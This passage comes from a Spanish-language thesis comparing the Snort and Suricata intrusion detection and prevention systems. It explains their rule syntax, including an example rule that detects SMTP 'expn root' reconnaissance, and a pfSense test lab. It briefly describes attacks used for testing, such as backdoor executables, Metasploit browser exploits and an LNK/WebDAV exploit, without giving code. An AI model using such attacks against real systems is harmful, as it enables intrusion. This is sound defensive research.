Su funcionamiento es similar al de un sniffer, ya que monitoriza todo el tráfico de la red en búsqueda de cualquier tipo de intrusión. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida por patrones [26].

Es uno de los NIDS más utilizados, facilita la información de los paquetes de red, ya que suministra información completa y precisa en el registro de actividades maliciosas de la red. Notifica a los administradores la detección de potenciales violaciones de la red.

Características:

- Dispone de más de 700 firmas en su base de datos.
- Distribución gratuita.
- Analiza el tráfico de la red en tiempo real.

Elementos que componen el esquema básico de su arquitectura (ver Ilustración 12):

- Módulo de captura del tráfico. - Encargado de capturar todos los paquetes de la red utilizando la librería lipcap.
- Decodificador. - Se encarga de formar las estructuras de datos con los paquetes capturados e identificar los protocolos de enlace, de red, etc.
- Preprocesadores. - Permiten extender las funcionalidades preparando los datos para la detección. Dependiendo del tráfico que se quiere analizar, existen diversos tipos de preprocesadores, por ejemplo, http, telnet, etc.
- Motor de detección. – Analiza los paquetes en base a las reglas definidas para detectar los ataques.
- Archivo de reglas. – Definen el conjunto de reglas que se utilizan en el análisis de los paquetes detectados.
- Plugins de detección. – Son partes del software que son compilados con Snort y se usan para modificar el motor de detección.
- Plugins de salida. – Permiten definir qué, cómo y dónde se guardan las alertas y los correspondientes paquetes de red que las generaron. Pueden ser archivos de texto, bases de datos, servidor syslog, etc.




Ilustración 12. Arquitectura de Snort

4.3.1 Reglas de Snort

Snort opera usando firmas de detección llamadas rulesets. Las reglas pueden ser creadas por el usuario o descargadas de internet. El paquete de Snort actualmente ofrece soporte para las siguientes reglas:

- Reglas Snort VRT (*Vulnerability Research Team*) (*reglas libres con registro*).
- Reglas Comunitarias Snort GPLv2 (*distribución libre*).
- Amenazas Emergentes (*distribución libre*).
- Amenazas Emergentes (*reglas de paga*).

Las reglas comunitarias y las reglas de amenazas emergentes están disponibles gratuitamente sin registrarse. Las reglas Snort VRT son ofrecidas de dos formas:

a) Registrándose gratuitamente en http://www.snort.org y obteniendo un OinkCode. El registro gratuito proporciona acceso a reglas que han sido lanzadas hace 30 días o más.
b) Mediante una suscripción de pago que ofrece actualizaciones dos veces por semana (*y algunas veces más frecuente*) de las reglas.

Las reglas de Snort se dividen en dos secciones lógicas, la cabecera de la regla y las opciones de la regla. La cabecera contiene la acción, protocolo, dirección IP origen y destino, máscaras de subred e información de los puertos de origen y destino. La sección opciones de la regla contiene mensajes e información de alerta en el que partes del paquete deben ser inspeccionados para determinar si se debe tomar la acción de alguna regla.

La Ilustración 13 muestra los parámetros que se encuentran en la cabecera de una regla.




Ilustración 13. Estructura de una regla de Snort

4.3.2 Cabecera de la regla

Acción

Dice a Snort qué hacer cuando se encuentra un paquete que coincide con los criterios de la regla. Hay 5 acciones disponibles por defecto en Snort: *alert*, *log*, *pass*, *active* y *dynamic*. Además, si se está ejecutando Snort en modo en línea (IPS), se cuentan con opciones adicionales que incluyen drop, reject y sdrop. En la Tabla 14 se describen las funciones de estas acciones.

Tabla 14. Opciones de acción en la cabecera de una regla

Opciones de acción	Descripción
alert	Genera una alerta utilizando el método de alerta seleccionada, y luego ingresa el paquete.
log	Comprueba el paquete.
pass	Ignora el paquete.
activate	Alerta y luego activa otra regla dinámica.
dynamic	Permanece inactivo hasta que se activa por una regla de activación, a continuación, actúa como una regla de registro.
drop	Bloquea y registra el paquete.
reject	Bloquea el paquete, lo registra y luego envía un TCP reset si el protocolo es TCP o un “ICMP port unreachable” si el protocolo es UDP.
sdrop	Bloquea el paquete, pero no lo registra en un log.

Protocolos

Hay cuatro protocolos que Snort analiza para detectar un comportamiento sospechoso, los cuales son: TCP, UDP, ICMP e IP.

Direcciones IP

Las direcciones están formadas por una dirección IP numérica y un bloque CIDR.

Número de puertos

Los números de puerto pueden especificarse de diversas maneras, incluyendo, any definiciones estáticas de puertos, rangos y por la negación.

El operador de dirección

Indica la orientación o la dirección del tráfico al que se aplica la regla.

4.3.3 Opciones de las reglas

Las opciones están separadas entre sí, por (;) y las claves de las opciones están separadas por (:). Hay cuatro tipos de opciones, como se muestran en la

Tabla 15.

Tabla 15. Opciones de las reglas

Opciones de regla	Descripción
General	Estas opciones proporcionan información acerca de la regla, pero no tienen ningún efecto durante la detección.
Payload	En estas opciones, todos buscan datos dentro de la carga útil del paquete y pueden ser relacionados entre sí.
Non-Payload	Estas opciones buscan datos, no carga. Busca patrones dentro de los demás campos del paquete, que no sean carga útil (por ejemplo, la cabecera).
Post-detection	Permite activar reglas específicas que ocurren después de que se ejecute una regla.

msg

La opción regla msg le dice al motor de registro y alerta el mensaje que se debe imprimir junto con el volcado de paquetes.

reference

La palabra clave reference permite reglas para incluir referencias a los sistemas de identificación de ataque externos.

gid

Se utiliza para identificar qué parte de Snort genera el evento cuando una regla se “dispara”.

sid

Identifica las reglas de Snort.

rev

El rev es una palabra clave que se utiliza para identificar de forma exclusiva las revisiones de las reglas de Snort.

classtype

Se utiliza para clasificar una regla como la detección de un ataque que es parte de un tipo más general de la clase de ataque. Snort proporciona un conjunto predeterminado de clases de ataque que son utilizados por el conjunto predeterminado de reglas que proporciona. Ejemplo:

alert tcp any any -> any 25 (msg:” SMTP expn root”; flags: A+; content:” expn root”; nocase; classtype: attempted-recon;)

Los ataques están clasificados actualmente con 4 prioridades predeterminadas. Una prioridad de 1 (alta) es la más grave y 4 (muy baja) es la menos grave.

Tabla 16. Principales tipos de clases de Snort

Opciones de regla	Descripción	Prioridad
attempted-admin	Intento de ganar privilegios del administrador.	Alta
attempted-user	Intento de ganar privilegios del usuario.	Alta
inappropriate-content	Contenido inapropiado fue detectado.	Alta
policy-violation	Potencial violación de privacidad corporativa.	Alta

priority

Asigna un nivel de gravedad de las normas.

metadata

La etiqueta metadata le permite a un escritor de regla incrustar información adicional acerca de esta, por lo general en un formato de key-value.

Opciones de la regla, payload

Content

Busca contenido específico en el payload del paquete de respuesta y dispara una respuesta sobre la base de esos datos.

Nocase

Compara la cadena del contenido anterior sin tener en cuenta las mayúsculas y las minúsculas.

Rawbytes

La palabra clave rawbytes permite a la regla buscar en el paquete de datos original ignorando cualquier decodificación que fue hecho por preprocesadores.

Depth

Especifica hasta qué punto en un paquete Snort debería buscar el patrón especificado. Modifica la palabra clave previa content de la regla.

http_client_body

Es un modificador de contenido que restringe la búsqueda al cuerpo de una petición de cliente HTTP.

http_cookie

Es un modificador de contenido que restringe la búsqueda al campo de encabezado de cookie extraído de una solicitud de un cliente HTTP o una respuesta del servidor HTTP.

http_hearder

Restringe la búsqueda a los campos de cabecera extraídos de una petición de cliente HTTP o una respuesta del servidor HTTP.

http_method

Restringe la búsqueda al método extraído de una petición de cliente HTTP.

http_uri

Es un modificador de contenido que restringe la búsqueda al campo de solicitud normalizada URI3.

CVS

Las ayudas del plugin de detección de CVS4.

protected_content

La búsqueda se realiza mediante hashing de las partes de los paquetes entrantes y comparando los resultados contra el hash proporcionado. Actualmente, es posible utilizar los algoritmos MD5, SHA256 y SHA512 hash.

hash

La palabra clave hash se utiliza para especificar el algoritmo hash a utilizar cuando coincide con una regla protected_content.

Opciones de regla, non-payload

TTL

Comprueba el valor en la IP del tiempo de vida. Valores de 0 a 255.

tos

La palabra clave tos se utiliza para comprobar el campo IP TOS (Type-of-Service) para un valor específico.

id

La palabra clave de id se utiliza para comprobar el campo IP de identificación para un valor específico.

Dsize

Se utiliza para probar el tamaño de carga útil del paquete.

Flags

Se utiliza para comprobar si los bits de bandera TCP específico están presentes.

flow

Permite que las reglas se apliquen únicamente a determinadas direcciones del flujo de tráfico.

flowbits

Permite reglas para rastrear estados durante una sesión de protocolo de transporte.

Seq

Se utiliza para comprobar si hay un número de secuencia TCP específico.

Ack

Se utiliza para comprobar si hay un número de acuse de recibido (acknowledge) TCP.

Window

Se utiliza para comprobar un determinado tamaño de la ventana TCP.

Itype

Se utiliza para comprobar si hay un valor específico del tipo ICMP.

Icode

Se utiliza para comprobar si hay un valor específico de código ICMP. Los valores numéricos se validan con respecto a los valores de código ICMP permisibles entre 0 y 255 y otros criterios.

Icmp_id

Se utiliza para comprobar si hay un valor específico de ID ICMP.

Icmp_seq

Se utiliza para comprobar si hay un valor específico de secuencia ICMP.

sameip

Permite reglas para comprobar si la IP de origen es la misma que la IP de destino.

Opciones de la regla, post-detection

Logto

Registra todos los paquetes que desencadenan esta regla a un archivo de registro de salida especial.

Session

Se construyó para extraer datos de usuario de sesiones TCP.

Tag

Una vez que se activa una regla, el tráfico adicional que implica el host de origen y/o destino estará marcado. Tráfico tag se registra para permitir el análisis de códigos de respuesta y el tráfico post-ataque.

4.4 Suricata

Es un proyecto de software libre para un motor Sistema de Detección y Prevención de Intrusiones (IDS/IPS); fue desarrollado por la comunidad de OISF (Open Information Security Foundation).

Entre algunas características son las siguientes:

- Multi-threading.- Permite la ejecución de varios procesos / subprocesos de forma simultánea y de esta forma aumenta el rendimiento.
  Tiene 4 módulos de subproceso:




Ilustración 14. Proceso de los 4 módulos de Multi-hilos en Suricata

En la Ilustración 14 se muestra el procesamiento de un paquete y los módulos de Suricata que intervienen:

1.- PAQ (captura de paquetes).- Se refiere a la adquisición de paquetes.

2.- Decode (decodificador).- Se refiere a la decodificación de paquetes.

Stream App Layer (Inspección de la capa de aplicación).- Realiza el seguimiento del flujo y reconstrucción.

3.- Detect (detección).- Compara firmas.

4.- Output (salida).- Procesa todos los eventos y alertas.

Podemos configurar Suricata de forma que cada CPU pueda dedicarse a un subproceso o módulo.

- Estadísticas y análisis de rendimiento.- Estas estadísticas se vuelcan en el archivo /var/log/suricata/stat.log
- Detección de protocolos automáticos. - A parte de los protocolos IP, TCP, UDP e ICMP. Suricata tiene palabras claves para otros protocolos como FTP, HTTP, TLS, SMB. De esa forma podemos escribir reglas independientemente del puerto que un protocolo use, ya sea por defecto o no, ya que éste es automáticamente detectado [24].
- Fast IP matching
- IP reputation
- Graphic Cards Acceleration

4.4.1 Regla

Las reglas en Suricata (compatible con Snort) están compuestas de 3 partes fundamentales:


- **Action**.- Puede ser pass, drop, reject y alert.
- **Header**.- Cabecera de la regla.
- **Rule Options**.- Opciones de la regla.

Pues bien, con *action-order* establecemos el orden de qué ocurre cuando se establece una coincidencia con una regla establecida. Es decir, que independientemente de cómo suricata cargue los archivos de reglas, estas se procesarán en el orden establecido en esta directiva. Por defecto se establece en [27]:

action-order:

– pass – drop – reject – alert

CAPÍTULO 5



5. IMPLEMENTACIÓN Y ANÁLISIS DE DESEMPEÑO DE LÍNEAS DE DEFENSA

En este capítulo se hablará sobre la implementación y análisis de desempeño de los dos IDS/IPS (Snort y Suricata) de código abierto. Pero antes en la siguiente

Tabla 17 se muestra una comparación entre ambas soluciones IDS/IPS.

Tabla 17. Comparativa entre los sistemas IDS/IPS de Snort y Suricata

Solución IDS/IPS	Snort	Suricata
Sistema operativo	Linux, UNIX y Windows.	Linux, Mac, FreeBSD, UNIX y Windows.
Licencia	Open source	Open source
Reglas	Reglas Snort VRT (Vulnerability Research Team). Reglas Comunitarias Snort GPLv2. ET (EmergingThreats rules)	VRT: Snort rules EmergingThreats rules
Threads	Único	Multihilo
Año de lanzamiento	1998	2009 (versión beta)
Detección de protocolos	TCP, UDP, ICMP e IP.	IP, TCP, UDP, ICMP, HTTP, TLS, FTP y SMB.

Para este trabajo se decidió implementar estas dos líneas de defensa porque como se investigó, son las más usadas, cuentan con firmas gratuitas y si hablamos de eficiencia, cuentan con esa característica.

Como ya se había mencionado anteriormente, las métricas a utilizar para cuantificar la eficiencia y confiabilidad en ambas soluciones son las siguientes:

Alertas generadas por ataque: Número de alertas que Snort y Suricata manda ante un mismo ataque, bajo las mismas condiciones en modo IDS e IPS.

Tiempos de respuestas: Tiempo que invierte el IDS/IPS para detectar una amenaza y la bloquee.

Uso de memoria RAM: Refiere al uso que se tenga de la memoria RAM, mientras más tráfico exista en la red, esta se verá solicitada en mayor grado.

Uso de CPU: Se refiere a la cantidad de procesamiento usado por el Snort y Suricata en la detección y prevención de ataque [23].

Se utilizaron estas métricas debido a que son las más principales para cuantificar la eficiencia y confiabilidad de nuestras soluciones IDS/IPS.

5.1 Implementación de Snort (básico)

Para implementar el Snort se utilizó lo siguiente:

a) Sistema operativo

Se utilizó el sistema operativo pfsense que es una variante de FreeBSD de acuerdo a ciertas razones: es más seguro, ya que sólo se instala los paquetes que el usuario le ordene, es fácil de usar porque cuenta con una interfaz web, funciona muy bien como firewall y cuenta con una gama de paquetes de terceros que ayudan a pfSense a que sea más poderoso.

La versión que se usó fue 2.3.1-RELASE (i386) que se encuentra en la página oficial de pfSense (https://www.pfsense.org/download/).

En el **Anexo A: Instalación de pfSense** se describen los pasos detalladamente para su instalación.

b) Equipo disponible

Para la instalación del SO y posteriormente para el Snort se requirió las siguientes características del hardware:

- Procesador Intel® Corel ™ CPU 6300 a 1.86GHz
- 4 memorias RAM de 512MB
- 2 tarjetas de red 100 base TX (Full duplex)
- Teclado estándar
- Monito estándar

c) Instalación y configuración de Snort

La versión de Snort que se usó para este trabajo de tesis fue el 3.2.9.1_12. Éste se incluye en un paquete de pfSense.

Una vez instalado, se prosigue a configurarlo. En esta parte se resume lo que se configuró en una lista:

1) Instalación de la base de datos de las firmas libres con las que cuenta Snort.
2) Agregación de la interfaz o interfaces que estará monitoreando.
3) Configuración como IDS/IPS.
4) Habilitación/deshabilitación de reglas para eliminar falsos positivos.

A continuación, se enlistan las reglas utilizadas durante la configuración:

- Reglas Snort VRT (Vulnerability Research Team).
- Reglas Comunitarias Snort GPLv2. [23].

Para ver los pasos detallados de su instalación y configuración se describen en el **Anexo B: Instalación y configuración del Snort.**

5.2 Implementación de Suricata

Para implementar el Suricata se utilizó lo siguiente:

a) Sistema operativo

Se utilizó el sistema operativo pfsense que es una variante de FreeBSD.

Se encuentra en el **Anexo A: Instalación de pfSense.** Cabe mencionar que fueron las mismas direcciones IP que se usaron para ambas líneas de defensa.

b) Equipo disponible

Para la instalación del SO y posteriormente para el Suricata se requirió las siguientes características del hardware:

- Procesador Intel® Corel ™ CPU 6300 a 1.86GHz
- 4 memorias RAM de 512MB
- Tarjetas de red 100 base TX (Full dúplex)
- Teclado estándar
- Monito estándar

c) Instalación y configuración de Suricata

La versión de Suricata que se implementó fue la 3.0_7 que se encuentra en su página oficial (https://suricata-ids.org/download/). En el **Anexo D: Instalación y configuración de Suricata** se muestra con más detalles los pasos a seguir.

5.3 Herramientas para analizar el desempeño de un IDS/IPS

Para este trabajo se utilizaron distintas herramientas necesarias para analizar el rendimiento de un IDS/IPS, como son: Wireshark y TFGEN.

Wireshark

Wireshark es uno de los analizadores de protocolos de red más utilizados en el área de medición y monitoreo de tráfico de red. Wireshark permite ver lo que está sucediendo en la red a nivel microscópico. Cuenta con filtros de captura y

visualización, que permiten capturar y/o visualizar un determinado flujo de paquetes con características específicas.

Los filtros por protocolos o por IP nos permiten medir esos tiempos de manera fácil.

Lo que se hizo fue instalar el Wireshark en la máquina víctima para que cuando se lance el ataque, ésta recibe todos los paquetes de la máquina atacante, y mediante un filtro por dirección IP del atacante, sea posible identificar al atacante y calcular el tiempo que tardó la conexión con la víctima.

Para calcular de cómo saber el tiempo invertido por ambas líneas de defensa, tanto Snort como Suricata usamos la siguiente formula:

$$Tiempo\ de\ resuesta = Tiempo\ de\ bloqueo - Tiempo\ de\ llegada$$

Se muestra un ejemplo en la Ilustración 15 del tiempo de llegada de la IP atacante hacia la víctima, posteriormente en la Ilustración 16 se muestra el tiempo en que se bloqueó y esto da como resultado, el tiempo invertido por Snort para bloquear este ataque.




Ilustración 15. Tiempo de llegada de primer paquete TCP del atacante




Ilustración 16. Tiempo de llegada del último paquete TCP del atacante

$$\boldsymbol{Tiempo\ de\ resuesta} = Tiempo\ de\ bloqueo - Tiempo\ de\ llegada$$

$$\boldsymbol{Tiempo\ de\ respuesta} = 13.724665000 - \ 10.878633000$$

$$Tiempo\ de\ respuesta = \boldsymbol{2.846032\ segundos}$$

El tiempo de respuesta fue de $\boldsymbol{2.846032\ segundos.}$

Este es un ejemplo de cómo se calculó el tiempo de respuesta de cada ataque con sus repeticiones.

TFGEN

Es un generador de tráfico UDP, que genera paquetes hacia una red, estos paquetes pueden enviarse en intervalos de tiempo y de diferentes tamaños. De igual manera cuenta con especificaciones hacia un puerto que se le puede configurar. Este tipo de tráfico no es detectado como amenaza por las redes, puede ser usado para denegaciones de servicio o para hacer pruebas de rendimiento de redes [23].

Para emular escenarios de red representativos fue necesario utilizar el generador de tráfico TFGEN. En la

Tabla 18 se presenta la configuración de TFGEN utilizada en la realización de las pruebas de desempeño de Snort y Suricata.

Tabla 18. Configuración de TFGEN para las pruebas

	kbps	Puerto UDP	TTL	Tipo de tráfico	Periodo de actualización	IP destino
TFGEN	10000	7		Continuo constante		Varía de acuerdo al ataque.

En el Anexo D: Instalación y configuración de TFGEN se describen detalladamente los pasos para su configuración.

5.4 Ataques implementados en una red de datos

En esta parte, se muestra una descripción breve de algunos de los ataques más comunes a los que una red de datos puede estar expuesta y se realizaron con éxito para llevar a cabo el análisis de desempeño de las dos líneas de defensa.

1. **Ataque de acceso remoto creando archivo ejecutable (.exe)**

Este ataque es conocido como backdoor (puerta trasera), el cual es un troyano que permite acceder de manera remota a una PC víctima sin autentificarse y, por lo tanto, poder entrar a la información del usuario sin que lo sepa. Para que se pueda ejecutar este ataque, se necesita de la ingeniería social, ya que manipula a la víctima haciéndose pasar por algún archivo legitimo cuando no es así.

2. **Ataque de acceso remoto aprovechando vulnerabilidad de Firefox.**

Es un ataque que aprovecha la vulnerabilidad de este navegador pidiendo al usuario que instale un plugin para tener acceso a la computadora de la víctima.

3. **Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web).**

El navegador Internet Explorer de las versiones 6 y 7 ha tenido muchas vulnerabilidades que se han explotado mediante exploits. Para este ataque se usó el *browser_autopwn* que viene incluido en el Metasploit para buscar vulnerabilidades en los navegadores webs. En este caso nos basamos en la vulnerabilidad 0-day que se registró en el navegador Internet Explorer en las versiones mencionadas anteriormente, la cual permite que cualquier atacante utilice el exploit respectivo para tener acceso completo al sistema.

4. **Ataque de acceso remoto vía FTP**

En este exploit lo que intenta hacer es aprovecharse de una vulnerabilidad en la manipulación de accesos directos de Windows (LNK) que contiene un icono que apunta a una DLL maliciosa. Al momento de ejecutarse se crea un servicio WebDAV (creación y control de versiones distribuidos en web) en la máquina del atacante y así, ejecuta un payload arbitrario cuando la víctima intente acceder como recurso UNC (convención universal a una red). Cuando lo abre el usuario víctima, se abre una sesión y es utilizada por el atacante, lo cual le otorga todos los privilegios al este.

Estos ataques serán lanzados desde el Kali Linux hacia Windows 8 y Windows XP.

Los pasos se describen en el **Anexo E:** Creación de los ataques de red detalladamente.

5.5 Escenario de prueba

Para esta tesis se creó una red LAN simulando ser una oficina, en el cual hasta los mismos trabajadores insatisfechos pueden ser los atacantes, ya que conocen muy bien la red.

A continuación se muestra el diagrama de red.




Ilustración 17. Diagrama de red

En la

Tabla 19 se muestra las direcciones IP de los equipos utilizado en el escenario de pruebas.

Tabla 19. Direcciones IP de la topología lógica para el área de pruebas

Equipo	Dirección IP	Máscara de subred	Gateway
Windows 8	192.168.100.4	255.255.255.0	192.168.100.1
Windows XP	192.168.100.7	255.255.255.0	192.168.100.1
IDS/IPS fa0/0 (LAN)	192.168.100.1	255.255.255.0	N/A
